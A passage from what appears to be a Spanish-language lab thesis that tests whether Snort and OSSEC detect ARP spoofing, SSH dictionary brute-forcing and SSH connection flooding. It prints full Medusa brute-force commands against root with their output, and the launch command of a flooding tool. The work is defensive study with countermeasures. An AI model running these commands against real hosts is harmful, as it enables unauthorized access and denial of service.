


Figura 18: DoS generada por el atacante (parte II).

Snort Report: Podemos ver que el NIDS nos muestra el siguiente mensaje: “*ICMP destination Unreachable communication with Destination Host is Administratively prohibited.*” (véase Figura 18).

En el campo “detail” hacemos clic en summary y se puede visualizar el detalle del alerta recibida (véase Figura 19)

Signature: ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited

Earliest Such Alert: 2007-10-29 23:32:32  
Latest Such Alert: 2007-10-29 23:38:19

Sources Triggering This Attack Signature					
Source IP	FQDN	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
192.168.2.104	192.168.2.104	2	2	1	1

Destinations Receiving This Attack Signature					
Dest IP	FQDN	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
192.168.2.100	192.168.2.100	2	2	1	1

Show signature without FQDNs

Page begun: October 29, 2007, 23:46:10  
Page finished: October 29, 2007, 23:46:13

Snort Report Version 1.3.1  
Copyright 2000-2005, Symantec Technologies, LLC.

Figura 19: Detalle del evento de seguridad Snort (parte I).

En este reporte de Snort podemos visualizar desde dónde se está recibiendo el ataque mostrándonos tanto el número IP como el FQDN del invasor, luego haciendo clic en el hipervínculo podremos ver los detalles del suceso ocurrido a nivel de paquetes de red.

Haciendo clic tanto en el hipervínculo de la víctima como del atacante podemos ver los detalles antes descritos (véanse en Figura 20 y Figura 21)

Detalle:

IP Address: 192.168.2.104 (192.168.2.104)

Whois lookup: [ARIN RIPE APNIC DNSStuff](#)

DNS lookup: [TRUIME](#)

Traceroutes:

[USA Texas](#) [USA California](#) [UK London](#) [Italy Florence](#) [Brazil](#)  
[USA Oregon](#) [USA Pennsylvania](#) [Germany](#) [China](#)

Earliest Alert from This IP: 2007-10-29 23:32:32 **Ref. 1**

Latest Alert from This IP: 2007-10-29 23:38:19

NBTScan this IP: [Go](#)

Nmap this IP: [Go](#)

1 signature is present for 192.168.2.104 as a Source: **Ref. 2**

- 2 Instances of [ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited \[sig:486\]](#)

Total number of events: 2

No signatures with 192.168.2.104 as a destination **Ref. 3**

Signatures with 192.168.2.104 as a Source (2 events)	
CID:45	[**] <a href="#">ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited</a> (**)
2007-10-29 23:32:32	192.168.2.104 -> 192.168.2.100
ICMP TTL:64	TOS:0x00 ID:43563 IPLen:56 HLen:5 CSumIP:0x49BD
Type:3	Code:10 ID: Seq:
CID:46	[**] <a href="#">ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited</a> (**)
2007-10-29 23:38:19	192.168.2.104 -> 192.168.2.100
ICMP TTL:64	TOS:0x00 ID:43564 IPLen:56 HLen:5 CSumIP:0x49BC
Type:3	Code:10 ID: Seq:

Page begun: October 29, 2007, 23:46:30

Page finished: October 29, 2007, 23:46:30

Terminado

Figura 20: Detalle del evento de seguridad Snort (parte II).

**Ref. 1:** Fecha y hora del alerta de seguridad.

**Ref. 2:** El tipo de problema, en este caso aparece la siguiente leyenda “ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited”.

**Ref. 3:** TTL, TOS, ID, IPLEN, entre otros datos.

Análogamente, se pueden ver los mismos detalles para la máquina invasora:




Figura 21: Detalle del evento de seguridad Snort (parte III).

Ossec Web Report: En la *Figura 22*, podemos ver que el HIDS muestra los siguientes datos recopilados de los archivos de logs. Nótese que las líneas se van apilando, y en la parte inferior del reporte podemos visualizar la “línea base” donde se puede observar el momento en el que comienza a funcionar el servicio de OSSEC HIDS, lamentablemente en este caso no logramos encontrar nada concreto, simplemente muestra repetidas veces un mensaje de alerta con respecto a un error conocido y que se verifique el `/var/log/messages`.

Log general del sistema:

`var/log/messages`: Correspondiente a la fecha y hora del ataque.

```
Oct 29 23:40:24 localhost kernel: audit(1193712024.858:36): avc:
granted { execmem } for pid=1897 comm="nautilus"
scontext=root:system_r:unconfined_t:s0-s0:c0.c255
tcontext=root:system_r:unconfined_t:s0-s0:c0.c255 tclass=process
```

El alerta que es mostrado por OSSEC HIDS, se refiere simplemente al acceso concedido en el




Figura 22: Detalle del evento de seguridad Ossec

arranque del servicio.

## B) Topología II: Problema de aplicación

La segunda topología seleccionada posee un router intermedio que separa la red donde se encuentra la máquina víctima de la del atacante, debido a que no se cumple la siguiente precondition:

- Tanto la máquina víctima como la máquina atacante deben estar dentro del mismo dominio de broadcast.

Se concluye que no es posible poder modificar la caché ARP de la máquina víctima, entonces el ataque no puede llevarse a cabo.

#### 4.1.5 Análisis de los resultados

De los resultados obtenidos para la topología I, en la que fue posible aplicar el ataque, obtuvimos información importante del NIDS donde pudimos verificar:

- a) Fecha y hora del evento de seguridad.
- b) Tipo de problema: *“ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited”*.
- c) IP y FQDN del invasor.
- d) Reporte de detalles acerca del ataque a nivel de paquetes de red.

Por otro lado, para el HIDS instalado en la máquina víctima, no fue posible recuperar información que nos brinde indicios sobre el ataque. Esto se debe fundamentalmente a que es un ataque de red, y como hemos descrito anteriormente esto es una limitación para IDS de HOST.

#### 4.1.6 Contramedidas

La defensa más completa contra el ARP Spoofing es activar la vinculación por MAC en el switch, que consiste en no permitir el cambio de la dirección MAC asociada a un puerto una vez que ha sido establecida. Los cambios legítimos podrán ser realizados por el administrador caso por caso.

Otra defensa es utilizar rutas estáticas de modo que los paquetes falsificados sean ignorados. Sin embargo, esta técnica no resulta muy práctica para redes corporativas pues las mismas están integradas por una gran cantidad de equipos. En pruebas realizadas sobre sistemas operativos Windows, se encontró que se siguen aceptando entradas ARP falsas y se siguen utilizando entradas dinámicas en lugar de las estáticas. Estos resultados vuelven nula la prevención mediante el uso de rutas estáticas.

Es recomendable utilizar distintos tipos de software para detectar esta clase de ataques, como por ejemplo:

- Arpwatch, que es un programa open source que monitorea una red de computadoras desde la actividad ARP, generando un archivo de logs de los pares de direcciones IP – MAC a lo largo de un período de tiempo. La principal y más importante razón de monitorear la actividad ARP es detectar ARP spoofing.
- Ettercap, también es un programa open source (bajo la licencia GNU), que posee la capacidad de interceptar segmentos de tráfico de red, para luego efectuar un análisis de dicha captura [Orna01].

#### 4.2 Fuerza bruta (Brute force attack)

El mecanismo de autenticación basado en usuario y contraseña es vulnerable a la impostura. Un atacante que conozca, o conjeture, la combinación (usuario, contraseña) correcta, obtendrá acceso al sistema sin otra condición.

### 4.2.1 Objetivo

El ataque tiene como principal objetivo, ingresar al sistema víctima con credenciales de administrador (root) a través de SSH v2.0 usando la metodología de fuerza bruta, basada en diccionario.

### 4.2.2 Motivación

Los ataques por fuerza bruta están muy extendidos debido a que con un simple script se puede testear cientos o miles de servidores de forma automática sin necesidad de intervenir manualmente en el proceso.

### 4.2.3 Características del ataque

Detalles técnicos del ataque:

- La distribución Linux usada para realizar el ataque es **Backtrack 2**, versión Live.
- Para escanear la red y localizar posibles víctimas se usó **Nmap**.
- Para el ataque se utilizó **Medusa**.
- El diccionario usado pertenece a un extracto del programa '**John The Ripper**' (incluido por defecto en Backtrack 2).
- El servidor ssh de la víctima está incluido por defecto en la versión de Fedora Core 5 instalada en la máquina víctima.

### 4.2.4 Resultados

A continuación se detallan los resultados obtenidos que fueron realizados en cada una de las topologías.

A) Topología I:

- Detalle del ataque realizado (punto de vista del atacante).
- Recopilación de información: Archivos de logs, NIDS (Snort), HIDS (Ossec).
- Explicación de los datos encontrados (punto de vista administrador de sistemas).

B) Topología II:

- Detalle del ataque realizado (punto de vista del atacante).
- Recopilación de información: Archivos de logs, NIDS (Snort), HIDS (Ossec).
- Explicación de los datos encontrados (punto de vista administrador de sistemas).

## A) Topología I

**Evento de seguridad:** Fecha: 29/10/2007, hora inicio: 21:45 fin: 21:47 .

*Precondiciones del ataque:*

1. El archivo de configuración de ssh permitirá una cantidad de 29 (veintinueve) reintentos de inicio de sesión.
2. Se ubicó la clave correcta en la posición 20 del extracto del archivo de contraseñas de “John the Ripper” para poder efectuar un inicio de sesión exitoso luego de varios intentos fallidos.
3. Se ataca al usuario “administrador” de la máquina víctima, por lo tanto se supone que dicho usuario tiene acceso ssh a esa PC.

Desde la óptica del atacante:

Utilizando el programa Medusa y el archivo de contraseña de “John the Ripper” se procede a efectuar el ataque a la máquina víctima.

Comando ejecutado:

```
bt ~ # medusa -h 192.168.2.104 -u root -r3 -P /root/Desktop/listapasswords.txt -M ssh
```

```
Medusa v1.1 [http://www.foofus.net] (C)
JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: 12345
(1/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: abc123
(2/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: password
(3/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: passwd
(4/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: 123456
(5/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: newpass
(6/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: notused
```

```
(7/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: Hockey
(8/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: internet
(9/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: asshole
(10/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: Maddock
(11/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: 12345678
(12/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: newuser
(13/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: computer
(14/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: Internet
(15/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: Mickey
(16/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: qwerty
(17/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: fiction
(18/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: Cowboys
(19/29)
ACCOUNT CHECK: [ssh] Host: 192.168.2.104
(1/1) User: root (1/1) Password: hp1024
(20/29)
ACCOUNT FOUND: [ssh] Host: 192.168.2.104
User: root Password: hp1024 [SUCCESS]
```

Como se puede apreciar durante el ataque, el programa recorre automáticamente los datos contenidos en el archivo de contraseñas de “John the Ripper” y se conecta vía SSH para probar cada una de ellas, utilizando el usuario administrador (root). Obteniendo finalmente acceso al sistema en el reintento número 20. Como consecuencia, el sistema víctima es vulnerado y se logra el control de la máquina con todos los privilegios de “super

usuario o root”.

Desde la óptica del administrador:

Snort NIDS:

No detectó ninguna anomalía, brindándonos un reporte de análisis normal.

Ossec HIDS:

Por el contrario, como podremos ver en *Anexo C.I.1*, a partir de la línea cuya fecha y hora de evento es OCT. 29 hora 21:45:50, registra el primer intento de acceso SSH, con fallo en la contraseña, luego el incidente se repite en la línea donde dice OCT. 29 hora 21:46:14, finalmente se ejecuta un último evento de importancia en OCT. 29 hora 21:46:26. Efectivamente, esto nos indica, no solamente el intento de ingresar al servicio de SSH por fuerza bruta, sino que además muestra que se ha logrado un ingreso exitoso.

Logs del sistema:

*var/log/secure*: En este archivo podemos ver la traza del ataque y debido a la frecuencia de los fallos con respecto al tiempo transcurrido, podemos afirmar que se trata de un ataque automatizado, además podemos observar el ingreso del atacante al sistema al final de todos los fallos ocurridos (véase *Anexo C.I.2*).

B) Topología II:

**Evento de seguridad:** Fecha: 28/10/2007, hora inicio: 00:06 fin: 00:07

*Precondiciones del ataque:*

1. El archivo de configuración de ssh permitirá una cantidad de 29 (veintinueve) re intentos de inicio de sesión.
2. Se ubicó la clave correcta en la posición 20 del extracto del archivo de contraseñas de “John the Ripper” para poder efectuar un inicio de sesión exitoso luego de varios intentos fallidos.
3. Se ataca al usuario “administrador” de la máquina víctima, por lo tanto se supone que dicho usuario tiene acceso ssh a esa P.C.

Desde la óptica del atacante:

Utilizando el programa Medusa y el archivo de contraseña de “John the Ripper” se procede a efectuar el ataque a la máquina víctima.

Comando ejecutado:

```
medusa -h 192.168.2.102 -u root -r 3 -P /root/Desktop/listapassword -M ssh
```

```
Medusa v1.1 [http://www.foofus.net] (C)
JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: 12345
(1/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: password
(2/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: computer
(3/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: 123456
(4/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: tigger
(5/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: 1234 (6/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: alb2c3
(7/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: qwerty
(8/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: 123 (9/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: xxx (10/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: money
(11/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: test
(12/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: carmen
(13/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: mickey
(14/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: abc123
(15/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: secret
(16/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: summer
```

```
(17/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: internet
(18/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: LPQLP
(19/28)
ACCOUNT CHECK: [ssh] Host: 192.168.2.102
(1/1) User: root (1/1) Password: hp1024
(20/28)
ACCOUNT FOUND: [ssh] Host: 192.168.2.102
User: root Password: hp1024 [SUCCESS]
```

Del mismo modo que en el ataque en la topología anterior, el programa recorre automáticamente los datos contenidos en el archivo de contraseñas de “John the Ripper” y se conecta vía SSH para probar cada una de ellas, utilizando el usuario administrador (root). Obteniendo finalmente acceso al sistema en el reintento número 20.

Como resultado del ataque, el sistema víctima es vulnerado y se obtiene el control de la máquina con todos los privilegios de “super usuario o root”.

Desde la óptica del administrador:

Snort NIDS:

No detectó ninguna anomalía, brindándonos un reporte de análisis normal.

Ossec HIDS:

Podemos ver en *Anexo C.1.3* que el HIDS nos muestra efectivamente que a partir de la línea cuya fecha y hora de evento es OCT. 28 hora 00:06:13, registra el primer intento de acceso SSH, con fallo en la contraseña, luego el incidente se repite en la línea donde dice OCT. 28 hora 21:06:37, finalmente se ejecuta un último evento de importancia en OCT. 28 hora 00:06:51. Efectivamente, esto nos indica no solamente el intento de ingresar al servicio de SSH por fuerza bruta, sino que además muestra que efectivamente se ha logrado ingresar al sistema.

Logs del sistema:

*var/log/secure*: En este archivo podemos ver la traza del ataque y debido a la frecuencia de los fallos con respecto al tiempo transcurrido, es posible afirmar que se trata de un ataque automatizado, además se logra observar el ingreso del atacante al sistema al final de todos los fallos ocurridos. (véase *Anexo C.1.4*).

#### 4.2.5 Análisis de los resultados

De los resultados obtenidos de cada una de las topologías, se concluye lo siguiente:

a) El NIDS “Snort” utiliza un Sniffer para realizar las capturas de los paquetes que viajan por la red y los analiza con las reglas que tiene embebidas. Debido a que las sesiones generadas a través de SSH están encriptadas, el NIDS no logra encontrar ninguna anomalía ya que no puede efectuar ningún análisis posible para este caso.

b) En el caso del HIDS, refleja las secuencias de reintento para la validación de usuario. En este caso tanto en la topología I como en la topología II esta información es capturada por el HIDS instalado y nos muestra los intentos del atacante para ingresar al sistema.

c) En ambos casos se registraron en archivos de logs del sistema operativo *var/log/secure* los intentos de acceso y el suceso de éxito en el ingreso al sistema.

Finalmente, podemos concluir que este ataque es detectado una vez que se comienza a interactuar con la máquina víctima, independientemente de la topología de red en la que ésta se encuentre.

#### 4.2.6 Contramedidas

Algunas medidas que se pueden tomar para disminuir el riesgo de penetración serían:

1) Nunca permitir al usuario root (administrador) el acceso remoto, si fuese necesario acceder para hacer algo con privilegios de administrador, se podría utilizar un usuario con mínimos privilegios y una vez dentro del sistema, efectuar el acceso como administrador.

2) Utilizar SSH sólo dentro de la red interna, bloqueando el acceso al puerto 22 usando un firewall.

3) Utilizar contraseñas difíciles de adivinar, por ejemplo: que posea más de 8 caracteres, que sea una combinación de letras (mayúsculas y minúsculas), números y símbolos.

### 4.3 Flooding

Como hemos explicado en 3.3.3.1, las organizaciones hacen uso extensivo de los servicios de Internet a través de su propia infraestructura, con el objetivo de mejorar sus operaciones y/o reducir sus costos. La falta o inadecuada protección de estos servicios da lugar a que se lleven adelante este tipo de ataques.

#### 4.3.1 Objetivo

El ataque tiene como principal objetivo, saturar las conexiones al puerto SSH (port 22) provocando de esta manera una denegación para este servicio.

#### 4.3.2 Motivación

Un programa ampliamente utilizado por los administradores Linux para poder ejercer la administración remota de sus servidores es el SSH<sup>13</sup>. Este ataque impedirá que los

---

13 SSH (Secure Shell) es el nombre de un protocolo y del programa que lo implementa, y sirve para acceder a

administradores de la organización puedan hacer uso de este servicio.

### 4.3.3 Características del ataque

Este ataque abre el mayor número de sockets posibles con una máquina remota, utilizando todos los puertos disponibles del atacante, capturando ^ C y utilizando comandos para cerrar limpiamente todas las conexiones abiertas antes de salir. Con frecuencia, una estación de trabajo remota pueden ser colapsada por saturar sus procesos.

Este ataque estará catalogado por C.A. [Ca04] como DoS y Flooder<sup>14</sup>.

Detalles técnicos del ataque:

- Es un programa elaborado en C, que satura las conexiones a un puerto específico (por defecto el puerto 25 (SMTP)). Configurado para atacar al puerto SSH (port 22) por default (véase código fuente en *Anexo C.2.1*).
- Se utilizó el compilador **GCC versión 4.2.1** para generar un archivo ejecutable a partir del código fuente.

### 4.3.4 Resultados

A continuación se detallan los resultados obtenidos que fueron realizados en la topología II.

A) Topología I:

- Dado que se trata de un ataque desde un host remoto (perteneciente a otra red), no corresponde su aplicación en la Topología I.

B) Topología II:

- Detalle del ataque realizado (punto de vista del atacante).
- Recopilación de información: Archivos de logs, NIDS (Snort), HIDS (Ossec).
- Explicación de los datos encontrados (punto de vista administrador de sistemas).

B) Topología II

**Evento de seguridad:** Fecha: 28/10/2007, hora inicio: 17:28 fin: 17:35

#### Precondiciones del ataque:

máquinas remotas a través de una red. Permite manejar por completo la computadora mediante un intérprete de comandos, y también puede redirigir el tráfico de X para poder ejecutar programas gráficos si tenemos un Servidor X. Permite además: copiar datos de forma segura (tanto ficheros sueltos como simular sesiones FTP cifradas), gestionar claves RSA para no escribir claves al conectar a las máquinas y pasar los datos de cualquier otra aplicación por un canal seguro mediante SSH.

14 **Flooder:** Programa que sobrecarga una conexión mediante cualquier mecanismo, tal y como hacer un ping rápido, y que provoca un ataque DoS.

1. La máquina víctima debe estar encendida y funcionando en red.
2. El puerto que se ataca debe estar abierto y visible para el atacante.

*Desde la óptica del atacante:*

Utilizando el programa octopus.c se procede a atacar a la máquina víctima.

Obs: octopusInf - Ejecuta el programa octopus.  
192.168.2.102 - la ip de la víctima.  
22 - puerto atacado (ssh en este caso), por defecto utiliza el 25.

Comando ejecutado por el atacante:


```
bt Desktop # octopusInf 192.168.2.102 22
Comienzo de la traza:
pid: 5779, desc 0
pid: 5779, desc 1
pid: 5779, desc 2
